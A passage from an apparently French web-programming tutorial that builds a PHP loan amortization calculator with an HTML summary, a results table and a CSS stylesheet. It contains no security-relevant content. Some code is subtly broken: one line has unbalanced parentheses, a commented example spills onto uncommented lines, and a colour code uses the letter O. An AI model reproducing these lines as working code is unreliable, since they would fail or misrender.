// --- boucle de mémorisation des informations dans le tableau ---
for ($NumEcheance=1 ; $NumEcheance<=$NbMois ; $NumEcheance++)
{
    $Interets=round($CapRestant*$TauxMensuel,2) ;
    $Amortissement=$MensualiteHA-$Interets ;
    $CapRestant=round($CapRestant-$Amortissement,2);
    // correction de la dernière échéance
    if (($NumEcheance==$NbMois) && ($CapRestant != 0))
    {
        $MensualiteAC+=$CapRestant ;
        $Amortissement+=$CapRestant ;
        $CapRestant=0 ;
    }
    $TotMensualiteAC+=$MensualiteAC ;
    $TotAmortissement+=$Amortissement;
    $TotInterets+=$Interets ;
    $TotAssMens+=$AssMensuelle ;
    //
    // - on mémorise dans le tableau les infos de chaque mensualité -
    //
    // -- autre syntaxe pour un tableau associatif à deux dimensions --
    // $Tab_Amort[$NumEcheance] = array("MensualiteAC" => $MensualiteAC,
    "Amortissement" => $Amortissement, "Interets" => $Interets, "CapRestant" =>
    $CapRestant);

    $Tab_Amort[$NumEcheance]["MensualiteAC"] = $MensualiteAC ;
    $Tab_Amort[$NumEcheance]["Amortissement"] = $Amortissement;
    $Tab_Amort[$NumEcheance]["Interets"] = $Interets ;
    // ligne suivante mise en commentaire
    // car l'assurance mensuelle reste inchangée
    // $Tab_Amort[$NumEcheance]["AssMens"] = $AssMensuelle ;
    $Tab_Amort[$NumEcheance]["CapRestant"] = $CapRestant ;
}

```

Déplacement du calcul et de l'affichage du résumé et de la synthèse après le calcul du tableau d'amortissement. Idem pour l'entête du tableau.

Calcul de chaque ligne du tableau d'amortissement et rangement dans \$Tab\_Amort

Mémorisation des informations de chaque ligne dans \$Tab\_Amort

```

// --- calculs complémentaire du coût du crédit ---
$PourcentCoutHA = round(($TotInterets/$Capital)*100,2) ;
$coutCreditAC = $TotInterets+$TotAssMens ;
$PourcentCoutAC = round((($coutCreditAC/$Capital)*100,2) ;

// =====
// === Affichage des résultats ===
// =====
// --- on prépare les résultat pour afficher au format français ---
$Cap_FR = number_format($Capital,2,",","")." &euro;" ;
$TauxAss_FR = number_format($TauxAssurance,3,",","")." %" ;
$TauxAHA_FR = number_format($TauxAnnuelHA,2,",","")." %" ;
$MensHA_FR = number_format($MensualiteHA,2,",","")." &euro;" ;
$MensAC_FR = number_format($MensualiteAC,2,",","")." &euro;" ;
$MensACI_FR = number_format($MensualiteInit,2,",","")." &euro;" ;
$AssMens_FR = number_format($AssMensuelle,2,",","")." &euro;" ;
// --- on prépare les résultat pour afficher au format français ---
$coutHA_FR = number_format($TotInterets,2,",","")." &euro;" ;
$pcentCoutHA_FR = number_format($PourcentCoutHA,2,",","")." %" ;
$coutAM_FR = number_format($TotAssMens,2,",","")." &euro;" ;
$coutAC_FR = number_format($coutCreditAC,2,",","")." &euro;" ;
$pcentCoutAC_FR = number_format($PourcentCoutAC,2,",","")." %" ;
// $NbAM = number_format($NbAnEtMois,2,",","") ;

?>

<!--
// -----
// --- on affiche la synthèse ---
// -----
// version avec la balise div
-->


#### Synth&egrave;se du cr&eacute;dit



Mensualité Assurance Comprise



Assurance par mois



Coût Total Assurance



Coût Total du crédit Hors Ass



Coût Total du crédit Ass Comp



#### Montant



<b><?php echo $MensACI_FR ; ?></b></p>



<?php echo $AssMens_FR ; ?></p>



<?php echo $coutAM_FR ; ?></p>



<?php echo $coutHA_FR ; ?></p>



<?php echo $coutAC_FR ; ?></p>



#### % du Capital emprunt&eacute;



<p><?php echo $pcentCoutHA_FR ; ?></p>



<p><?php echo $pcentCoutAC_FR ; ?></p>


```

Calcul du coût du crédit à partir du total des intérêts

Préparation affichage synthèse

Affichage de la Synthèse

```
<!--  
-----  
--- on affiche l'entête et le pied du tableau d'amortissement ---  
-->  
  
<table summary="Tableau d'amortissement">  
  <caption>Tableau d'amortissement</caption>  
  <thead>  
    <tr>  
      <th>N&deg; Ech&eacute;ance</th>  
      <th>Mensualit&eacute; Assurance Comprise &euro;</th>  
      <th>Amortissement en &euro;</th>  
      <th>Int&eacute;r&ecirc;ts &euro;</th>  
      <th>Assurance &euro;</th>  
      <th>Capital Restant D&ucirc; &euro;</th>  
    </tr>  
  </thead>  
  
  <tfoot>  
    <tr>  
      <th>N&deg; Ech&eacute;ance</th>  
      <th>Mensualit&eacute; Assurance Comprise &euro;</th>  
      <th>Amortissement &euro;</th>  
      <th>Int&eacute;r&ecirc;ts &euro;</th>  
      <th>Assurance &euro;</th>  
      <th>Capital Restant D&ucirc; &euro;</th>  
    </tr>  
  </tfoot>
```

Affichage entête et pied du tableau d'amortissement

```

<?php
// -----
// --- Affichage de chaque échéance ---
// -----
for ($NumEcheance=1 ; $NumEcheance<=$NbMois ; $NumEcheance++)
{
    $MensualiteAC = $Tab_Amort[$NumEcheance]["MensualiteAC"] ;
    $Amortissement = $Tab_Amort[$NumEcheance]["Amortissement"] ;
    $Interets = $Tab_Amort[$NumEcheance]["Interets"] ;
    $CapRestant = $Tab_Amort[$NumEcheance]["CapRestant"] ;
    // --- on prépare les résultat pour afficher au format français ---
    $Mens_MensAC_FR = number_format($MensualiteAC,2,",","")." &euro;" ;
    $Mens_Amort_FR = number_format($Amortissement,2,",","")." &euro;" ;
    $Mens_Inter_FR = number_format($Interets,2,",","")." &euro;" ;
    $Mens_CapRest_FR = number_format($CapRestant,2,",","")." &euro;" ;
    ?>
    <tr>
        <td><?php echo $NumEcheance ; ?></td>
        <td><?php echo $Mens_MensAC_FR ; ?></td>
        <td><?php echo $Mens_Amort_FR ; ?></td>
        <td><?php echo $Mens_Inter_FR ; ?></td>
        <td><?php echo $AssMens_FR ; ?></td>
        <td><?php echo $Mens_CapRest_FR; ?></td>
    </tr>
    <?php
}
// -----
// --- on affiche les totaux ---
// -----
// --- on prépare les résultat pour afficher au format français ---
$TotMensAC_FR = number_format($TotMensualiteAC,2,",","")." &euro;" ;
$TotAmort_FR = number_format($TotAmortissement,2,",","")." &euro;" ;
$TotInter_FR = number_format($TotInterets,2,",","")." &euro;" ;
$TotAssMens_FR = number_format($TotAssMens,2,",","")." &euro;" ;
?>
<tr>
    <td><b>TOTAL</b></td>
    <td><b><?php echo $TotMensAC_FR ; ?></b></td>
    <td><b><?php echo $TotAmort_FR ; ?></b></td>
    <td><b><?php echo $TotInter_FR ; ?></b></td>
    <td><b><?php echo $TotAssMens_FR; ?></b></td>
    <td></td>
</tr>
</table>

<?php
}
?>
</body>
</html>

```

Récupération des informations de chaque ligne à partir de \$Tab\_Amort

Affichage du contenu du tableau d'amortissement

#### 16.2.3.2.4 La feuille de style

Voici la feuille de style **style\_amortissement\_1page.css**. Seules les couleurs et la police du tableau ont été modifiées.

```
/* ===== */
/* === style pour l'affichage Tableau par DIV === */
/* ===== */

html {color:black;
      font-family:"Arial" ;
      text-align:left;
      font-size:100%;
      margin:0 auto;
      padding:0;
}
.Tableau {
      width:100%;
      margin:5px;
}
.Tableau p {
      clear:left;
      margin:2px; /* tout autour du tableau */
      height:100%; height:1.5em;
      font-family:sans-serif;
      font-size:70%;
}
.col01,.col02{
      float:left;
      margin:5px;
      line-height:1.1em;
      font-size:1.7vw; /* redimensionne la police dynamiquement */
      text-align:right;
}
.col01{ width:23%;}
.col02{ width:13%;}
.col01 p{
      padding:2px;
      border:1px solid #DF3F3F;
      background-color:#FFF3F3;
      font-weight:bold;
}
.col02 p{
      padding:2px;
      border:1px solid #DF3F3F;
      background-color:#FFFFFF;
}
.col02n p{
      padding:2px;
      border:1px solid #FFFFFF;
      /*background-color:#FFFFFF; */
}
.col02c p{ text-align:center;}
.col01 h4,.col02 h4{
      border:2px solid #DF3F3F;
      padding:2px;
      text-align:center;
      height:3em;
      font-size:1.5vw; /* redimensionne la police dynamiquement */
      /*font-size:90%; */
      vertical-align:central;
}
```

```
/* ===== */
/* == style pour le formulaire == */
/* ===== */
/* couleur des boutons submit et reset quand on les survole */
input[type=submit]:hover, input[type=reset]:hover {
    background-color:#FCDEDE;}
/* couleur des boutons submit et reset actif */
input[type=submit]:active, input[type=reset]:active {
    background-color:#FCDEDE;
    box-shadow:1px 1px 1px #D83F3D inset;}
/* couleur des champs de saisie quand on clique dedans */
input:focus, textarea:focus {
    background-color:white;
}
input[type=submit]:focus, input[type=reset]:focus {
    background-color:#FFFFF3;
}
body {
    font-family:"Arial";
    font-size:1.6vw; /* redimensionne la police dynamiquement */
    /*font-size:90%;*/
}
form {
    background-color:#FAFAFA;
    padding:10px;
    width:60%; /* width:600px; */
}
fieldset {
    padding:0 20px 20px 20px;
    margin-bottom:1px;
    border:1px solid #DF3F3F;}
legend {
    color:#DF3F3F;
    font-weight:bold}
label {
    margin-top:10px;
    /* display:block;*/}
label.inline {
    display:inline;
    margin-right:50px;}
input, textarea, select, option {
    background-color:#FFF3F3;}
input, textarea, select {
    padding:3px;
    border:1px solid #F5C5C5;
    border-radius:5px;
    width:20%;
    /*width:70px;*/
    box-shadow:1px 1px 2px #C0C0C0 inset;
    text-align:right;
    font-size:90%;}
select {margin-top:10px;}
input[type=radio] {
    background-color:transparent;
    border:none;
    width:10px;}
input[type=submit], input[type=reset] {
    width:35%; /*width:150px;*/
    margin-left:5px;
    box-shadow:1px 1px 1px #D83F3D;
    cursor:pointer;
    text-align:center;}
```

```
/* ===== */
/* === style pour le tableau === */
/* ===== */
/* couleur des lignes alternées */
tr:nth-child(even) {background: #FFF3F3}
tr:nth-child(odd) {background: #FFFFFF}

table {
    border:2px solid #DF3F3F;
    border-collapse:collapse;
    width:90%;
    /*margin:10px;*/
    margin-top:20px;
    margin-right:5px;
    margin-bottom:2em;
    margin-left:10px;
}
thead, tfoot {
    background-color:#DOE3FA;
    border:1px solid #DF3F3F;
    text-align:center;
    font-size:1.3vw; /* redimensionne la police dynamiquement */
}
tbody {
    background-color:#FFFFFF;
    border:1px solid #DF3F3F;
}
th {
    font-family:monospace;
    /*border:1px dotted #DF3F3F;*/
    border:1px solid #DF3F3F;
    padding:5px;
    background-color:#FFF3F3;
    width:15%;
    text-align:center;
}
td {
    font-family:sans-serif;
    font-size:1.3vw; /* redimensionne la police dynamiquement */
    /*font-size:80%;*/
    border:1px solid #DF3F3F;
    padding:5px;
    /*text-align:left;*/
    text-align:center;
}
caption {
    font-family:sans-serif;
    font-size:2.3vw; /* redimensionne la police dynamiquement */
    /*font-size:120%;*/
    text-align:center;
    /*font-weight: bold;*/
}
```

